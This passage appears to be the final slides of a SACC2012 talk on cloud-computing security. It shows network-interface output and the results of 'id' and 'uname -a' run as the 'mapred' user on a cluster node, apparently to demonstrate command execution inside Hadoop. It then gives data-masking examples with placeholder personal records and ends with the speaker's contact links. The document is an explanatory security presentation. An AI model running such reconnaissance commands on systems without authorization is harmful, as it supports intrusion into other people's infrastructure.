          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:74 Memory:f8000000-f8012800

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:60322545722 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60322545722 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:460703351446068 (419.0 TiB)  TX bytes:460703351446068 (419.0 TiB)

id
uid=516(mapred) gid=2915(mapred) groups=2915(mapred)
uname -a
Linux r02[redacted] 2.6.[redacted] #1 SMP Sun Dec 19 14:22:44 EST 2010 x86_64 x86_64 x86_64 GNU/Linux
```

如何解决隐私问题？

张三　　男　　13307491234　北京市一号胡同

李四　　女　　13466655678　天津市二号小区

Data Masking

SACC2012

保留统计信息，掩盖个人信息

张A　　男　　1330749xxxx
李C　　女　　1346665yyyy

北京市ABCD胡同　430104199909090MMM1
天津市EFGH小区　420105198808080NNN4

总结

- 云计算改变互联网
- 弹性计算的环境安全、网络安全
- 海量数据计算的数据安全、隐私问题

SACC2012

Question? 联系我

- 微博
  - http://weibo.com/n/aullik5
  - http://t.qq.com/aullik5
- 博客
  - http://hi.baidu.com/new/aullik5

SACC2012